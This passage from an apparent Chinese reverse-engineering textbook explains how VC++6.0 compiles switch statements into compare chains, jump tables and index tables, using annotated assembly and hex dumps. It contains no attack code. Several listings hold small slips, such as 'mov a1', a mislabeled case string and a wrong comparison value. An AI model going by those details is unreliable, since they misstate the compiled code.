; 取出变量nIndex的值并放到ecx中，再将ecx放入临时变量ebp-8中
0040DF03 mov dword ptr[ebp-8], ecx
; 将临时变量和1进行比较
0040DF06 cmp dword ptr[ebp-8], 1
; 条件跳转比较，等于1则跳转到地址0x0040DF1A处
```

```

0040DF0A je SwitchIf+4Ah (0040df1a)
; 将临时变量和3比较
0040DF0C cmp dword ptr[ebp-8], 3
; 条件跳转比较, 等于3则跳转到地址0x0040DF29处
0040DF10 je SwitchIf+59h (0040df29)
; 将临时变量和100比较
0040DF12 cmp dword ptr[ebp-8], 64h
; 条件跳转比较, 等于100则跳转到地址0x0040DF38处
0040DF16 je SwitchIf+68h (0040df38)
0040DF18 jmp SwitchIf+75h (0040df45)
case 1: //源码对比
printf ("nIndex==1"); //源码对比
0040DF1A push offset string"nIndex==1" (00421024)
0040DF1F call printf (004014b0)
0040DF24 add esp, 4
break; //源码对比
0040DF27 jmp SwitchIf+75h (0040df45)
case 3: //源码对比
printf ("nIndex==3"); //源码对比
0040DF29 push offset string"nIndex==3" (004210d8)
0040DF2E call printf (004014b0)
0040DF33 add esp, 4
break; //源码对比
0040DF36 jmp SwitchIf+75h (0040df45)
case 100: //源码对比
printf ("nIndex==100"); //源码对比
0040DF38 push offset string"nIndex==100" (0042004c)
0040DF3D call printf (004014b0)
0040DF42 add esp, 4
break; }}//源码对比
0040DF45 pop edi

```

从对代码清单5-9的分析中得出，switch语句使用了3次条件跳转指令，分别与1、3、100进行了比较。如果比较条件成立，则跳转到对应的语句块中。这种结构与if.....else if多分支结构非常相似，但仔细分析后发现，它们之间有很大的区别。先看看if.....else if结构产生的代码，如代码清单5-10所示。

代码清单5-10 if.....else if结构—Debug版

```

if (nIndex==1) { //源码对比

```

```

; if比较跳转
004011C5 cmp dword ptr[ebp-4], 1
004011C9 jne SwitchIf+8Ah (004011da)
printf ("nIndex==1"); //源码对比
; if语句块
004011CB push offset string"nIndex==1" (00423080)
004011D0 call printf (00401680)
004011D5 add esp, 4
}else if (nIndex==3) //源码对比
; else跳转
004011D8 jmp SwitchIf+0B2h (00401202)
; if比较跳转
004011DA cmp dword ptr[ebp-4], 3
004011DE jne SwitchIf+9Fh (004011ef)
{printf ("nIndex==3"); //源码对比
; if语句块
004011E0 push offset string"nIndex==3" (0042304c)
004011E5 call printf (00401680)
004011EA add esp, 4
}else if (nIndex==3) //源码对比
; else跳转
004011ED jmp SwitchIf+0B2h (00401202)
; if比较跳转
004011EF cmp dword ptr[ebp-4], 3
004011F3 jne SwitchIf+0B2h (00401202)
{printf ("nIndex==100"); //源码对比
; if语句块
004011F5 push offset string"nIndex==100" (00423090)
004011FA call printf (00401680)
004011FF add esp, 4
} //结尾

```

将代码清单5-10与代码清单5-9进行对比分析：if.....else if结构会在条件跳转后紧跟语句块；而switch结构则将所有的条件跳转都放置在了一起，并没有发现case语句块的踪影。通过条件跳转指令，跳转到相应case语句块中，因此每个case的执行是由switch比较结果引导“跳”过来的。所有case语句块都是连在一起的，这样是为了实现C语法的要求，在case语句块中没有break语句时，可以顺序执行后续case语句块。

总结：

```
mov reg, mem; 取出switch中考察的变量
; 影响标志位的指令
jxx xxxx; 跳转到对应case语句块的首地址处
; 影响标志位的指令
jxx xxxx
; 影响标志位的指令
jxx xxxx
jmp END; 跳转到switch的结尾地址处
.....; case语句块的首地址
jmp END; case语句块结束, 有break则产生这个jmp
.....; case语句块的首地址
jmp END; case语句块的结束, 有break则产生这个jmp
.....; case语句块的首地址
jmp END; case语句块结束, 有break则产生这个jmp
END: ; switch结尾
.....
```

遇到这样的代码块，需要重点考察每个条件跳转指令后是否跟有语句块，以辨别switch分支结构。根据每个条件跳转到的地址来分辨case语句块首地址。如果case语句块内有break，会出现jmp作为结尾。如果没有break，可参考两个条件跳转所跳转到的目标地址，这两个地址之间的代码便是一个case语句块。

在switch分支数小于4的情况下，VC++6.0采用模拟if.....else if的方法。这样做并没有发挥出switch的优势，在效率上也没有if.....else if强。当分支数大于3，并且case的判定值存在明显线性关系组合时，switch的优化特性便可以凸显出来，如代码清单5-11所示。

代码清单5-11 有序线性的C++示例代码

```
int nIndex=0;
scanf ("%d", &nIndex);
switch (nIndex) {
case 1: printf ("nIndex==1"); break;
case 2: printf ("nIndex==2"); break;
```

```
case 3: printf ("nIndex==3"); break;
case 5: printf ("nIndex==5"); break;
case 6: printf ("nIndex==6"); break;
case 7: printf ("nIndex==7"); break;
}
```

在此段代码中，case语句的标号为一个数值为1~7的有序序列。按照if.....else if转换规则，会将1~7的数值依次比较一次，从而得到分支选择结果。这么做需要比较的次数太多，如何降低比较次数，提升效率呢？由于是有序线性的数值，可将每个case语句块的地址预先保存在数组中，考察switch语句的参数，并依此查询case语句块地址的数组，从而得到对应case语句块的首地址，通过代码清单5-12，验证这一优化方案。

代码清单5-12 有序线性示例—Debug版

```
switch (nIndex) { //源码对比
; 将变量nIndex内容放入ecx中
00401110 mov ecx, dword ptr[ebp-4]
; 取出ecx的值并放入临时变量ebp-8中
00401113 mov dword ptr[ebp-8], ecx
; 取临时变量的值放入edx中，这几句代码的功能看似没有区别
; 只有在Debug版下才会出现
00401116 mov edx, dword ptr[ebp-8]
; 对edx减1，进行下标平衡
00401119 sub edx, 1
; 将加1后的临时变量放回
0040111C mov dword ptr[ebp-8], edx
; 判断临时变量是否大于6
0040111F cmp dword ptr[ebp-8], 6
; 大于6跳转到0x00401187处
00401123 ja $L556+0Dh (00401187)
; 取出临时变量的值放到eax中
00401125 mov eax, dword ptr[ebp-8]
; 以eax为下标，0x00401198为基址进行寻址，跳转到该地址处
; 注意：地址0x00401198就是case地址数组
00401128 jmp dword ptr[eax*4+401198h]
```

代码清单5-12的第4条汇编语句为什么要对edx减1呢？因为代码中为case语句制作了一份case地址数组（或者称为“case地址表”），这个数组保存了每个case语句块的首地址，并且数组下标是以0为起始。而case中的最小值是1，与case地址表的起始下标是不对应的，所以需要`对edx减1`调整，使其可以作为表格的下标进行寻址。

在进入switch后会先进行一次比较，检查输入的数值是否大于case值的最大值，由于case的最小值为1，那么对齐到0下标后，示例中case的最大值为（7-1=6）6。又由于使用了无符号比较（`ja`指令是无符号比较，大于则跳转），当输入的数值为0或一个负数时，同样会大于6，将直接跳转到switch的末尾。当然，如果有default分支，就直接跳至default语句块的首地址。当case的最小值为0时，不需要调整下标，当然也不会出现类似“`sub edx, 1`”这样的下标调整代码。

保证了switch的参数值在case最大值的范围内，就可以以地址0x00401198作为基地址进行寻址了，查表^[1]后跳转到对应case地址处。地址0x00401198就是case地址表（数组）的首地址，图5-3便是代码清单5-12的case地址表信息。

	00401198	2F 11 40 00	/.
	0040119C	3E 11 40 00	>.
	004011A0	4D 11 40 00	M.
地址表	004011A4	87 11 40 00	..
首地址	004011A8	5C 11 40 00	\.
	004011AC	6B 11 40 00	k.
	004011B0	7A 11 40 00	z.

图 5-3 有序线性case地址表

图5-3以0x00401198为起始地址，每4个字节数据保存了一个case语句块的首地址。依次排序下来，第一个case语句块所在地址为0x0040112F。表中第0项保存的内容为0x0040112F，即case 1语句块的首地址。当输入给switch的参

数值为1时，编译器减1调整到case地址数组的下标0后， $eax*4+401198h$ 就变成了 $0*4+0x00401198$ ，查表得到第0项，即得到case 1语句块的首地址。其他case语句块首地址的查询同理，不再赘述。case语句块的首地址可以对照代码清单5-13查询。

代码清单5-13 线性的case语句块—Debug版

```
case 1: printf ("nIndex==1"); //源码对比
; 取字符串"nIndex==1"的首地址0x0004200470作为参数并压栈
0040112F push offset string"nIndex==1" (00420070)
; 调用printf函数输出字符串，__cdecl调用方式
00401134 call printf (004014b0)
; 平衡printf参数的栈空间
00401139 add esp, 4
break; //源码对比
; 跳转到switch结束处，以下case语句相似，不做注释说明
0040113C jmp$L556+0Dh (00401187)
case 2: printf ("nIndex==2"); //源码对比
0040113E push offset string"nIndex==2" (00420064)
00401143 call printf (004014b0)
00401148 add esp, 4
break; //源码对比
0040114B jmp$L556+0Dh (00401187)
case 3: printf ("nIndex==3"); //源码对比
0040114D push offset string"nIndex==3" (00420058)
00401152 call printf (004014b0)
00401157 add esp, 4
break; //源码对比
0040115A jmp$L556+0Dh (00401187)
case 5: printf ("nIndex==5"); //源码对比
0040115C push offset string"nIndex==5" (00420048)
00401161 call printf (004014b0)
00401166 add esp, 4
break; //源码对比
00401169 jmp$L556+0Dh (00401187)
case 6: printf ("nIndex==6"); //源码对比
0040116B push offset string"nIndex==6" (00421024)
00401170 call printf (004014b0)
00401175 add esp, 4
break; //源码对比
00401178 jmp$L556+0Dh (00401187)
```

```
case 7: printf ("nIndex==7"); //源码对比
0040117A push offset string"nIndex==7" (0042003c)
0040117F call printf (004014b0)
00401184 add esp, 4
break; //源码对比
```

将图5-3和代码清单5-13对比可知，每个case语句块的首地址都在表中，但有一个地址却不是case语句块的首地址0x00401187。这个地址是每句break跳转的一个地址值，显然这是switch结束的地址。这个地址值出现在图5-3表格的第3项，表格项的下标以0为起始，反推回case应该是(3+1=4)4，而实际中却没有case 4这个语句块。为了达到线性有序，对于没有case对应的数值，编译器以switch的结束地址或者default语句块的首地址填充对应的表格项。

代码清单5-13中的每一个break语句都对应一个jmp指令，跳转到的地址都是switch的结束地址处，起到了跳出switch的作用。如果没有break语句，则会顺序执行代码，执行到下一句case语句块中，这便是case语句中没有break可以顺序执行的原因。

代码清单5-13中没有使用default语句块。当所有条件都不成立后，才会执行到default语句块，它和switch的末尾实质上是等价的。switch中出现default后，就会填写default语句块的首地址作为switch的结束地址。

如果每两个case值之间的差值小于等于6，并且case语句数大于等于4，编译器中就会形成这种线性结构。在编写代码的过程中无需有序排列case值，编译器会在编译过程中对case线性地址表进行排序，如case的顺序为3、2、1、4、5，在case线性地址表中，会将它们的语句块的首地址进行排序，将case 1语句块的首地址放在case线性地址表的第0项上，case 2语句块首地址放在表中第1项，以此类推，将首地址变为一个有序的表格进行存放。

这种switch的识别有两个关键点，取数值内容进行比较；比较跳转失败后，出现4字节的相对比例因子寻址方式。有了这两个特性，就可以从代码中正确分析出switch结构。switch结构中的case线性地址模拟图如图5-4所示。




图 5-4 case线性地址表模拟图

Release版与Debug版的反汇编代码基本一致，下面将在Release版中对这种结构进行实际分析，如代码清单5-14所示。

代码清单5-14 case语句的有序线性结构—Release版

```

; 取出switch语句的参数值并放入ecx中
00401018 mov ecx, dword ptr[esp+8]
0040101C add esp, 8; 平衡scanf函数的参数
; 将ecx减1后放入eax中，因为最小的case 1存放在case地址表中下标为0处，
需要调整对齐到0下标，便于直接查表
0040101F lea eax, [ecx-1]
; 与6进行比较，有了这两步操作可以初步假设这里的代码是一个switch结构
; 无符号比较，大于6时跳转到地址0x00401086处
00401022 cmp eax, 6

```

```
00401025 ja 00401086
; 下面的指令体现了switch的第二个特性：查表（case地址表）
; 可以确认这是一个switch结构
; 上一步的跳转地址00401086就是switch结尾或者是default语句块的首地址
; 下面指令中的地址0x00401088便是case线性地址表的首地址
; 可参考图5-5
00401027 jmp dword ptr[eax*4+401088h]
; 地址0x0040706C为字符串"nIndex==1"的首地址
; 此处为第一个case语句块的地址
0040102E push 40706Ch
; 此处调用printf函数
00401033 call 004012F0
; 平衡printf函数破坏的栈空间
00401038 add esp, 4
; 还原esp
0040103B pop ecx
; 返回，在Release版中，编译器发现switch后什么也没做就直接返回，所以
; 将每句break优化为了return
; 到此处，第一个case语句块结束，顺序向下为第二个case语句块
0040103C ret
; 第二个case语句块
; 以下代码相似，除地址外，不再进行注释，请读者自行分析
; 地址0x00407060为字符串"nIndex==2"的首地址
0040103D push 407060h
00401042 call 004012F0
00401047 add esp, 4
0040104A pop ecx
0040104B ret
; 第三个case语句块
; 地址0x00407054为字符串"nIndex==3"的首地址
0040104C push 407054h
00401051 call 004012F0
00401056 add esp, 4
00401059 pop ecx
0040105A ret
; 第四个case语句块
; 地址0x00407048为字符串"nIndex==5"的首地址
0040105B push 407048h
00401060 call 004012F0
00401065 add esp, 4
00401068 pop ecx
00401069 ret
; 第五个case语句块
; 地址0x0040703C为字符串"nIndex==6"的首地址
0040106A push 40703Ch
```

```

0040106F call 004012F0
00401074 add esp, 4
00401077 pop ecx
00401078 ret
; 第六个case语句块
; 地址0x00407030为字符串"nIndex==7"的首地址
00401079 push 407030h
0040107E call 004012F0
00401083 add esp, 4
00401086 pop ecx
00401087 ret

```

所有的case语句块都已找到，接下来将每个case的标号值进行还原。如何得到这个标号值呢？很简单，只要找到case线性地址表即可。此示例的case线性地址表的首地址为0x00401088，如图5-5所示。

00401088	2E 10 40 00	..@.
0040108C	3D 10 40 00	=.@.
00401090	4C 10 40 00	L.@.
00401094	86 10 40 00	..@.
00401098	5B 10 40 00	[.@.
0040109C	6A 10 40 00	j.@.
004010A0	79 10 40 00	y.@.

图 5-5 switch的有序线性case地址表

case线性地址表是一个有序表，在switch语句块中有减1操作，地址表是以0为下标开始，那么表中的第0项对应的case标号值应为 $(0+1=1)$ 1，地址0x0040102E处为“case 1”。后续case语句块按此方案，请读者进行依次还原。

总结：

```

mov reg, mem; 取变量
; 对变量进行运算，对齐case地址表的0下标，非必要
; 上例中的eax也可用其他寄存器替换，这里也可以是其他类型的运算
lea eax, [reg+xxxx]

```



```
; 影响标志位的指令，进行范围检查  
jxx DEFAULT_ADDR  
jmp dword ptr[eax*4+xxxx]; 地址xxxx为case地址表的首地址
```

当遇到这样的代码块时，可获取某一变量的信息并对其进行范围检查，如果超过case的最大值，则跳转条件成立，跳转目标指明了switch语句块的末尾或者是default块的首地址。条件跳转后紧跟jmp指令，并且是相对比例因子寻址方式，且基址为地址表的首地址，说明此处是线性关系的switch分支结构。对变量做运算，使对齐到case地址表0下标的代码不一定存在（当case的最小值为0时）。根据每条case地址在表中的下标位置，即可反推出线性关系的switch分支结构原型。

[1]本书将查询得到数组某个元素的过程称为查表。本示例代码使用了比例因子寻址取得数组内容。

5.5 难以构成跳转表的switch

通过5.4节的学习可知，当switch为一个有序线性组合时，会对其case语句块制作地址表，以减少比较跳转次数。但并非所有switch结构都是有序线性的，当两个case值的间隔较大时，仍然使用switch的结尾地址或者default语句块的首地址来代替地址表中缺少的case地址，这样就会造成极大的空间浪费。

对于非线性的switch结构，可以采用制作索引表的方法来进行优化。索引表优化，需要两张表：一张为case语句块地址表，另一张为case语句块索引表。

地址表中的每一项保存一个case语句块的首地址，有几个case语句块就有几项。default语句块也在其中，如果没有则保存一个switch结束地址。这个结束地址在地址表中只会保存一份，不会像有序线性地址表那样，重复保存switch的结束地址。

索引表中保存地址表的编号，它的大小等于最大case值和最小case值的差。当差值大于255时，这种优化方案也会浪费空间，可通过树方式优化，这里就只讨论差值小于或等于255的情况。表中的每一项为一个字节大小，保存的数据为case语句块地址表中的索引编号。

当case值比较稀疏，且没有明显的线性关系时，如将代码清单5-11中case 7改为case 15，并且还采用有序线性的方式优化，则在case地址表中，下标7~15之间将保存switch结构的结尾地址，这样会浪费很多空间。所以，这样的情况可以采用二次查表法来查找地址。

首先将所有case语句块的首地址保存在一个地址表中，参见图5-8。地址表中的表项个数会根据程序中case分支来决定。有多少个case分支，地址表就会有多少项，不会像有序线性那样过多浪费内存。但是，如何通过case值获取对应地址表中保存的case语句块首地址呢？为此建立了一张对应的索引表，参见图5-7，索引表中保存了地址表中的下标值。索引表中最多可以存储256项，每一项的大小为1字节，这决定了case值不可以超过1字节的最大表示范围（0~255），因此索引表也只能存储256项索引编号。

在数值间隔过多的情况下，与上节介绍的制作单一的case线性地址表相比，制作索引表的方式更加节省空间，但是由于在执行时需要通过索引表来查询地址表，会多出一次查询地址表的过程，因此效率会有所下降。我们可以通过图5-6来了解非线性索引表的组成结构。

此方案所占用的内存空间如下^[1]：

$(\text{MAX}-\text{MIN}) * 1 \text{ 字节} = \text{索引表大小}$

$\text{SUM} * 4 \text{ 字节} = \text{地址表大小}$

占用总字节数 = $((\text{MAX}-\text{MIN}) * 1 \text{ 字节}) + (\text{SUM} * 4 \text{ 字节})$




图 5-6 索引表结构模拟图

看了这么多的理论，你可能会觉得烦琐，通过实际调试，你会发现这个优化结构很简单，并没有想象中的那么复杂，如代码清单5-15所示。

代码清单5-15 非线性索引表的C++代码

```
int nIndex=0;
scanf ("%d", &nIndex);
switch (nIndex) {
case 1: printf ("nIndex==1"); break;
case 2: printf ("nIndex==2"); break;
case 3: printf ("nIndex==3"); break;
case 5: printf ("nIndex==5"); break;
case 6: printf ("nIndex==6"); break;
case 255: printf ("nIndex==255"); break;
}
```

在代码清单5-15中，从case 1开始到case 255结束，共255个case值，会生成一个255字节大小索引表。其中从6到255间隔了249个case值，这249项保存的是case语句块地址表中switch的结尾地址下标，如代码清单5-16所示。

代码清单5-16 非线性索引表—Debug版

```
switch (nIndex) { //源码对比
0040DF80 mov ecx, dword ptr[ebp-4]
0040DF83 mov dword ptr[ebp-8], ecx
; 这三条指令为取出变量nIndex的值并保存到edx的操作
0040DF86 mov edx, dword ptr[ebp-8]
; 索引表以0下标开始，case最小标号值为1，需要进行减1调整
0040DF89 sub edx, 1
; 将对齐下标后的值放回到临时变量ebp-8中
0040DF8C mov dword ptr[ebp-8], edx
; 将临时变量与254进行无符号比较，若临时变量大于254则跳转
; 跳转到地址0x0040e002处，那里是switch结构的结尾
0040DF8F cmp dword ptr[ebp-8], 0FEh
0040DF96 ja $L566+0Dh (0040e002)
; switch的参数值在case值范围内，取出临时变量中的数据并保存到ecx中
0040DF98 mov ecx, dword ptr[ebp-8]
```

```

; 清空eax的值, 以ecx为下标在索引表中取出1字节的内容放入a1中
; 地址0x0040E02F为索引表的首地址, 查看图5-5
0040DF9B xor eax, eax
; 从索引表中取出对应地址表的下标
0040DF9D mov a1, byte ptr (0040e02f) [ecx]
; 以eax作下标, 0x0040E013为基址进行寻址, 跳转到该地址处
; 地址0x0040E013为case语句块地址表的首地址, 查看图5-5
0040DFA3 jmp dword ptr[eax*4+40E013h]
case 1: printf("nIndex==1"); //源码对比
0040DFAA push offset string"nIndex==1" (00421024)
0040DFAF call printf (004014b0)
0040DFB4 add esp, 4
break; //源码对比
0040DFB7 jmp$L566+0Dh (0040e002)
case 2: printf("nIndex==2"); //源码对比
0040DFB9 push offset string"nIndex==2" (0042003c)
0040DFBE call printf (004014b0)
0040DFC3 add esp, 4
break; //源码对比
0040DFC6 jmp$L566+0Dh (0040e002)
case 3: printf("nIndex==3"); //源码对比
0040DFC8 push offset string"nIndex==3" (004210d8)
0040DFCD call printf (004014b0)
0040DFD2 add esp, 4
break; //源码对比
0040DFD5 jmp$L566+0Dh (0040e002)
case 5: printf("nIndex==5"); //源码对比
0040DFD7 push offset string"i==3" (00420028)
0040DFDC call printf (004014b0)
0040DFE1 add esp, 4
break; //源码对比
0040DFE4 jmp$L566+0Dh (0040e002)
case 6: printf("nIndex==6");
0040DFE6 push offset string"nIndex==6" (004210cc)
0040DFEB call printf (004014b0)
0040DFF0 add esp, 4
break; //源码对比
0040DFF3 jmp$L566+0Dh (0040e002)
case 255: printf("nIndex==255"); //源码对比
0040DFF5 push offset string"nIndex==255" (0042005c)
0040DFFA call printf (004014b0)
0040DFFF add esp, 4
break; }//源码对比
; switch结束地址
0040E002 pop edi

```

代码清单5-16首先查询索引表，索引表由数组组成，数组的每一项大小为1字节。从索引表中取出地址表的下标，根据下标值，找到跳转地址表中对应的case语句块首地址，跳转到该地址处。这种查询方式会产生两次间接内存访问，在效率上低于线性表方式。

0040E02F	00	01	02	06	03	04	06	06	06	06	06	06	06	06	06
0040E03F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E04F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E05F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E06F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E07F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E08F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E09F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E0AF	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E0BF	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E0CF	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E0DF	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E0EF	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E0FF	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E10F	06	06	06	06	06	06	06	06	06	06	06	06	06	06	06
0040E11F	06	06	06	06	06	06	06	06	06	06	06	06	06	05	CC

图 5-7 非线性索引表—Debug版

图5-7中的第0项为数值0，在图5-8的地址表中查询第0项，取4字节数据作为case语句块首地址—0x0040DFAA，对应代码清单5-16中的“case 1”的首地址（还记得之前的减1调整吗？见代码清单5-16中的0040DF89地址处）。在表中，标号相同的为switch的结束地址标号（有default块则是default块的地地址）。然后在地址表中第6项找到switch的结束地址，图5-8中地址表的第6项对应的地址为0x0040E02B。该地址中保存的数据按照地址方式解释为：0x0040E002对应着代码清单5-16中switch的结束地址。

0040E013	AA DF 40 00
0040E017	B9 DF 40 00
0040E01B	C8 DF 40 00
0040E01F	D7 DF 40 00
0040E023	E6 DF 40 00
0040E027	F5 DF 40 00
0040E02B	02 E0 40 00

图 5-8 非线性地址表—Debug版

已知case语句数及每个case语句块的地址，如何还原每个case的标号值呢？需要将两表相结合，分析出每个case语句的标号值。将索引表看做一个数组，参考反汇编代码中将索引表对齐到0下标的操作，代码清单5-16中对齐到0下标的数值为-1，因此地址表所对应的索引表的下标加1就是case语句的标号值。

例如，索引表中的第0项内容为0（索引表以0为起始下标），在表中是一个独立的数据，说明其不是switch结尾地址下标。它对应于地址表中第0项，地址0x0040DFAA这条case语句的标号值就是（0+1=1）1。地址表中的最后一项0x0040E002是表中的第6项，这个值在索引表中重复出现，可以断定其是switch的结束地址或者是default语句块的首地址。地址表第5项0x0040DFF5对应索引表中的下标值254，将其加1就是地址0x0040DFF5的case语句标号值。

在case语句块中没有任何代码的情况下，索引表中也会出现相同标号。由于case中没有任何代码，当执行到它时，则会顺序向下，直到发现下一个case语句不为空为止。这时所有没有代码的case属于一段多个case值共用的代码。索引表中这些case的对应位置处所保存的都是这段共用代码在地址表中的下标值，因此出现了索引表中标号相同的情况。

总结：

mov reg, mem; 取出switch变量


```
sub reg, 1; 调整对齐到索引表的下标0
mov mem, reg
; 影响标记位的指令
jxx xxxx; 超出范围跳转到switch结尾或default
mov reg, [mem]; 取出switch变量
; eax不是必须使用的, 但之后的数组查询用到的寄存器一定是此处使用到的寄存器
xor eax, eax
mov al, byte ptr (xxxx) [reg]; 查询索引表, 得到地址表的下标
jmp dword ptr[eax*4+xxxx]; 查询地址表, 得到对应的case块的首地址
```

